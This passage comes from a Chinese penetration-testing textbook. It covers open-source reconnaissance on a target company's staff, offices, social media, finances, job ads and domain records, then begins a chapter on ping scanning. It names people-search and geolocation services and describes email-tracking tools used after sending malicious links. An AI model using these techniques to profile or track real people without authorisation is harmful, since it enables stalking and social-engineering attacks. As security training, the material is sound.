(3) 输入一个有效的电子邮件地址，Google将使用该地址给你发送查询的结果。建议设置一个免费邮件账户或特殊账户，用于接收这些告警，以便于管理。必须单击Google发送给你的电子邮件中的链接，确认此搜索。

告警设置现已完成。

5.5　使用搜人网站定位员工

目前你已能够简单地收集到很多信息，现在请把关注重点放到这些信息之中的一项：人。在搜索和其他调查过程中，可能会发现一些为目标企业工作的人员姓名。如果发现了，调查这些人并尝试是否能有所发现是十分值得的。

当然，可以用Google获取有关某人的信息，但也有更多专门用于研究人物的针对性资源，既有收费服务，也有免费服务。有许多收费服务提供的信息只是简单地汇总其他免费资源的信息，也有其他一些能提供独有的信息。这两种服务笔者均使用过，基本没有发现区别。

下面是一些可选的搜人服务。

- Spokeo: www.spokeo.com
- Pipl: www.pipl.com
- Yasni: www.yasni.com

- Zabasearch: www.zabasearch.com
- Intelius: www.intelius.com
- ZoomInfo: www.zoominfo.com
- Infospace: www.infospace.com
- kgb: www.kgbpeople.com
- People: www.peepdb.com
- Radaris: www.radaris.com

上述搜索引擎中的每一个都提供有关个人的信息，如果没有找到目标，不要灰心，换个搜索引擎试试。

此外，需要注意的是，应始终对找到的个人信息进行交叉检查，并与其他来源进行比较以确定其准确性。这些消费级服务的信息陈旧、缺失或错误的现象并不罕见。笔者在查询自己的个人信息以看看能找到什么时就遇到过这种情况。

最后，在尝试使用在此列出的工具和网站时，请确保有权查看他人的详细信息。虽然可能性不大，但是在某些地方，对一个人太过"好奇"可能会触犯当地的法律。

5.6 发现位置信息

当然，组织中的人需要在某个地方设置办公室和工作区，但如何进一步调查这些设施？由于地址信息在网上很常见，因此通常可在调查过程中发现。此外，了解一个公司的地理位置有助于废弃物信息收集、社会工程以及其他本书尚未介绍的方法。可由谷歌街景(Google Street View)获得的信息的例子如图5.4所示。



图5.4 谷歌街景

知道某个地址后，除了驱车前往调查外，还能干什么呢？事实证明，许多网站和技术能够随时提供帮助。

谷歌地球

这种流行的卫星成像实用程序现已有12年以上的历史，在这段时间里，它已取得长足进步，可以提供更多的信息和其他数据。

谷歌地图

与谷歌地球相同，谷歌地图也可以提供许多信息，包括区域信息和类似数据。

谷歌街景

这种Web 应用程序是从(街道上)汽车的视角观看(道路旁的)企业、住宅和其他位置。许多观察者使用这个实用程序，可以看到人员、入口等更加详细的信息，甚至还可以通过公司的窗户看到工作的人员。

Web摄像头

摄像头比比皆是，它们可以提供有关位置或人员的信息。事实上，例如流行的Shodan搜索引擎(www.shodan.io)等工具能够专门搜索Web摄像头以及其他设备。

将这些工具与Google黑客技术配合使用，可令你事半功倍，只需要花费很少的努力即可在短时间内获取大量的信息。

5.7 应用社交网络

社交网络已成为了一种不但产出极其丰富而且价值不可估量的信息收集工具。在社交网络中，用户有意无意地过度分享信息可谓司空见惯。对大多数人而言，同家人和朋友共享社交网络服务的愿望比社交网络可能导致的潜在信息泄露更重要。

▶ 社交网络是同朋友和家人沟通的优秀工具，但如果使用不当，黑客能够借此窥视个人的所有人际关系和职业关系。

由于这些服务的特性和它们追求信息共享的开放性和便捷性的倾向，攻击者不需要进行大量工作，即可获取有关人员及他们相互关系的有用细节。在这些服务中，有望找到各种各样的信息——信息量可能大到无法全部处理。收集的信息可以派上许多用场， 例如找到可用于对个人进行社会工程攻击的信息，具体来说就是通过使用目标熟悉的术语和名字骗取信任。

某些适合用于搜寻目标相关信息的流行社交网络服务或许你已经很熟悉。

Facebook

Facebook是世界上最大的社交网站，拥有非常大的用户群，有大量的群体在其上分享

兴趣爱好。此外，许多网站使用Facebook登录或分享评论，这进一步扩大了其影响。

Twitter

Twitter是另一个备受欢迎的社交网站。它有数以百万计用户，其中许多用户每天发布更新多次。Twitter在安全方面提供的功能很少，人们也很少使用这些功能。Twitter的用户倾向于发布大量的信息而很少或完全不考虑他们发布的内容的价值。

Google+

Google +是谷歌为应对Facebook挑战而推出的服务。虽然该服务还不如Facebook那样广泛普及，但网站上也有大量可供搜索和利用的信息。

LinkedIn

LinkedIn是面向求职者的社交网络平台，因此网站中有着用户的从业经历、联系方式、技能以及可能或曾经与该人共事的人员名单。

Instagram

Instagram服务设计用于与他人分享照片和视频，甚至可以将信息发布到诸如Facebook和Tumblr的服务上。人们经常将拍摄的照片和视频发布到该网站上，而不考虑他们是否应当发布这些信息，或者在公共场合发布这些信息是否存在安全隐患。

Tumblr

这是另外一个与Twitter相似的服务，可用于分享信息，其中某些信息应当保密。

YouTube

虽然人们将YouTube视为与Facebook和Instagram不同类的网站，但是花点时间探索该服务也还是很有用的。在该网站随意闲逛一番，经常能找到许多发布的手机视频，并且视频中展示了某些最好应当保密的事情。

现在你已经知道了有几个社交网络可用于搜索信息，而每个社交网络都有自己的内置搜索功能，但基于上述信息，是否还能更进一步？答案是肯定的——不仅可以获取人们的信息，还可根据地理数据对信息进行定位。事实上，有一个工具不仅可以找到在社交媒体网络上发布的信息，而且还能将找到的信息置于一个世界地图中，展示出该信息的发布时间和地点。Echosec工具(http://app.echosec.net)如图5.5所示。Echosec是一个可用于关注特定地理位置并提取从该位置发布的社交网络帖子信息的网站。该工具还有另一项绝妙的强大功能，可在Twitter和Instagram上搜索特定名字，从而进一步简化信息获取工作。

> ◀ 也可通过社会工程方式获取信息，该内容将在第15章中介绍。

要使用此服务，只需要给出一个位置并花一点时间。对拉斯维加斯大道(Las Vegas Strip)上某个位置的搜索结果如图5.6所示。




图5.5 Echosec




图5.6 Echosec搜索示例

练习5.5：使用Echosec

要使用Echosec检查给定位置发布的社交媒体帖子，请按以下步骤进行操作：

(1) 在浏览器中浏览网址https://app.echosec.net。

(2) 在位置框中输入地址或将地图拖动到某个位置，然后调整缩放比例，将所需的位置置于窗口焦点区域。

(3) 单击页面底部中间的“Select Area(选择区域)”按钮。在目标区域周围绘制一个框。

(4) 向下滚动页面以查看查询的结果。

由于某些人使用社交媒体的习惯，搜索结果中有可能出现色情图像。虽然这种情况并不常见，但却不时发生。

5.8 通过金融服务查找信息

当攻击者的目标是特定组织(具体而言是那些可公开交易的上市公司)时，还有另外一些资源可用于收集信息。诸如雅虎、谷歌、CNBC、USA Today以及无数的类似金融服务均能够提供有关某个公司的、用其他方式无法获取的信息。服务商提供这些信息的本意是为了使投资者更易于获取企业的信息，以便做出明智的投资决策。然而，这些信息可以给渗透测试者或攻击者提供一些能进一步推进测试的隐藏信息宝藏。

要在这些网站搜索信息，只需要浏览所选择的网站并在网站上输入股票代码(如果已知)或公司名称进行搜索。

你也许会自问，在这些网站中查询目标的竞争对手情况时能够获得什么信息。几乎每一个列出各家公司的商业和投资网站都会同时说明该公司的竞争对手。此外，使用相同的资源还可以查找正与目标合作的第三方供应商。为什么要对公司的合作伙伴感兴趣？通过调查合作伙伴(例如向供应商下达的部件和服务订单)，可以侧面了解目标公司内部的运行情况。在安全行业中将这种方法称为推论，也即基于间接证据做出假设。

在分析这些资源时，请始终关注那些可能具备预示价值的特定类型信息，例如：

- 公司是何时成立的？寻找可能提示公司未来的具体发展方向的那些公司发展史信息。
- 公司是如何发展起来？用于深入了解公司的业务策略、哲学和公司文化。
- 企业的领导者是哪些人？用于进一步对这些个人进行背景分析。
- 有时可能有用的办公室的位置和人员的分布信息。

5.9 调查职位招聘公告栏

就业网站是目标技术和组织架构信息的一个良好来源。如果浏览过职位招聘广告，必然会注意到其中的技能和经验章节。找到诸如基础设施数据、操作系统信息和其他有用数据之类信息的情况也不罕见。记住，发布招聘信息的公司都希望找到合格的雇员，它们需要确保应聘者具备合格的技能，因此这些信息都会包含在职位招聘信息中。

分析招聘信息时，应注意以下内容：

- 职位要求和经验。
- 雇主信息。
- 雇员信息。
- 硬件信息。这在简介中非常常见，可以寻找诸如思科、微软之类的关键字，其中可能还包括型号或版本号。
- 软件信息。

5.10 搜索电子邮件

电子邮件是一个当今所有商业活动都依赖的工具。对恶意团体和渗透测试者而言，电子邮件携带的信息量是惊人的，对于寻找任何类型信息的攻击者都很有价值。对一个渗透测试人员或攻击者而言，目前有很多工具可以具体用于执行这项功能。

PoliteMail是一个十分有用的可从电子邮件中收集信息的工具。该工具能够创建并跟踪邮件客户端内的通信。如果能从目标组织获取一个邮件地址列表，该工具就能发挥作用。在获取这样一个邮件地址列表后，可向其中的地址发送含有恶意链接的电子邮件。一旦电子邮件被开启，PoliteMail 会通知你每个中招个体的活动信息。

另一个值得一提的工具是WhoReadMe。该应用程序设计用于跟踪电子邮件，但它同时还能提供受害者计算机上安装的操作系统、浏览器类型和ActiveX控件等信息。这些信息对于后续更精准地确定攻击目标非常有价值。

5.11 提取技术信息

幸运的是，目前有各种各样的方法可以收集目标组织中系统的技术信息。

Whois是一个古老但很有用的工具。起初，该实用程序是为Unix系统开发的，后来它也成为Linux的一部分，Windows平台下也有免费下载。此外，通过简单Web搜索即可找到大量可在线使用该工具的网站。

Whois设计用于收集有关域名或网址的信息。该命令的结果包含网站所有者信息、IP信息、DNS信息和其他一些可以使用的数据。

练习5.6：使用Whois

进行本练习前，需要先在http://technet.microsoft.com/en-us/sysinternals/bb897435.aspx处下载适用于Windows的Whois。

(1) 下载完文件后，将其解压缩到桌面上名为whois的文件夹中。

(2) 按住Shift键，右键单击whois文件夹；然后选择“Open Command Window Here(在此处打开命令窗口)”。

(3) 在命令提示符中，输入whois <域名>，例如whois usatoday.com。

(4) 查看结果的细节。

结果中可能包含几个有用的关键细节。具体而言，应注意地址信息、电话号码、名称和名称服务器信息。应标注这些信息，以备后续使用。

越来越多的域名所有者开始利用服务，掩藏除域名服务器以外的所有信息。这些服务对于攻击者来说不是好事，因为使用它们会阻止获取信息，但是对于域名所有者而言，这是一个好做法，应当推荐。

5.12 本章小结

本章学习了收集目标情报的不同手段。这些手段包括检查目标网站、查找可能不再存在的旧版网站、使用搜索引擎、对目标员工进行人员搜索、发现地址和位置信息、调查社交网站、查看财务信息、调查招聘信息、搜索电子邮件、用Whois提取技术信息以及使用社会工程学技巧。

情报收集研究是一个识别那些可能对后续测试阶段有用的信息的细致过程。研究和揭露目标的细节需要一些时间才能完成，但如果有助于优化后续操作来提高其效率，那就是磨刀不误砍柴工。另外，谨记所发现的信息应该清楚地记录在案，以让客户判断是否不必要地泄露了过多的信息。

5.13 习题

1. 进行侦察时，Whois有何功能？
2. Wayback Machine(时光回溯机)在获取有关网站的信息方面非常有用。为什么？
3. 何为OSINT？
4. 使用Google 黑客技术为什么可能比正常使用Google 更有用？
5. Echosec 非常有用，它能够从哪些来源收集信息？这有何重要意义？

第6章

扫描和枚举

在收集了与目标相关的信息后，即可转到扫描和枚举步骤。扫描包括ping扫描、端口扫描及漏洞扫描。枚举则是从公开的和通过扫描发现的信息(如用户名、共享数据、信息等)中提取出有意义信息的过程。

本章将学习：

- ping扫描
- 端口扫描
- 识别操作系统
- 寻找漏洞
- 使用代理
- 执行枚举操作

6.1 扫描简介

扫描是一个非常宽泛的术语，它包罗万象，涵盖了多种不同的技术，其中每种都是某种特定类型的扫描。

- ping扫描用于检查存活系统。此扫描的目的是搜索一个子网或IP地址列表，以确定哪些地址后存在开启电源正在运行的系统。被识别为运行中的那些系统将作为下一步更具体行动的目标。
- 端口扫描是针对个体IP地址进行的扫描，该扫描试图识别某个特定系统上开启和关闭的端口。每个打开的端口都可能有一个与之关联的可供后续利用的服务。
- 漏洞扫描寻找环境中的弱点或问题，并基于扫描的结果生成报告(第7章介绍了关于漏洞扫描的内容)。

上述每种扫描方法均可有效地单独使用，但只有结合运用时，才能真正令它们发挥各自的强大能力。不妨如此想象：找出哪些IP地址后有一个存活系统，类似于找到一个有效的电话号码。但拿到有效电话号码只是获得了一小部分信息，而拨打这个电话号码和找出电话线路的另一端是什么更为有用。每种扫描类型都像是一幅较大拼图的一个碎片，可将它们拼接在一起，获得整体目标的较清晰视图。目标的视图越清晰，后续的攻击和行动就

会越准确。而且，与拼图非常相似的是：在扫描中也可能遇到“洞”，必须猜测该处是什么东西。不过，只要有足够多的“碎片”，即使缺失一块也不会造成太大影响，因为能够对缺失的内容做出有根据的推断。

下面是一份简短的信息列表，在扫描时应可获得关于它们的更多或更详细信息：

- “活动”系统的IP地址，除了计算机，还包括平板电脑、手机、打印机、无线接入点等。
- 目标系统上开启和关闭的端口列表。
- 操作系统版本，很多情况下这是可以在扫描阶段获得的(不过要小心行事，因为试图识别系统的行为会增加被检测到的可能性)。
- MAC地址。
- 服务信息。
- 端口数据。
- 根据具体情况所需的其他网络信息。

在此阶段可望收集到大量数据，并可能需要相当长的时间进行剖析和评估。如果前期信息收集已经很全面充分，那么在某些情况下可简化扫描过程，因为可以(在前期工作的基础上)聚焦于特定的项目。

6.2 检查存活系统

如果足够幸运，在情报收集阶段获得了目标网络的IP范围，就有了一个可用于扫描第一步的可能有效的目标列表。为提高扫描效率，应确定哪些地址具备关联系统，以作为进一步的工作目标。检查活动系统最简单的一种方法是使用流行的ping功能，进行称为ping扫描或ICMP扫描的流程。所谓ping，就是通过ping命令查明给定系统状态(具体而言，是否响应)的过程。如果系统回复了ping命令，则系统为在线状态，可继续对其进行彻底的扫描；如果没有响应，则主机可能离线或不可访问，因而目前不能作为目标。实际上，ping命令使用的是所谓Internet控制消息协议(Internet Control Message Protocol，ICMP)的消息，因此这项技术也被称为ICMP扫描。该命令的工作原理是由一个系统向另一个系统发送ICMP ECHO请求。如果后者是活动的，它将回复一个ICMP ECHO应答响应。收到该应答后，即确认系统为在线或活动状态。ping不仅可以探测系统是否正在运行，还可获得数据包从一个主机到另一个主机的速度和返回生存时间(Time To Live，TTL)的信息。ping命令的结果如图6.1所示。

> ▶ ping是一个常用的网络诊断工具。然而，防火墙和路由器常常会在外部和内部网络交汇的边界处将其屏蔽。

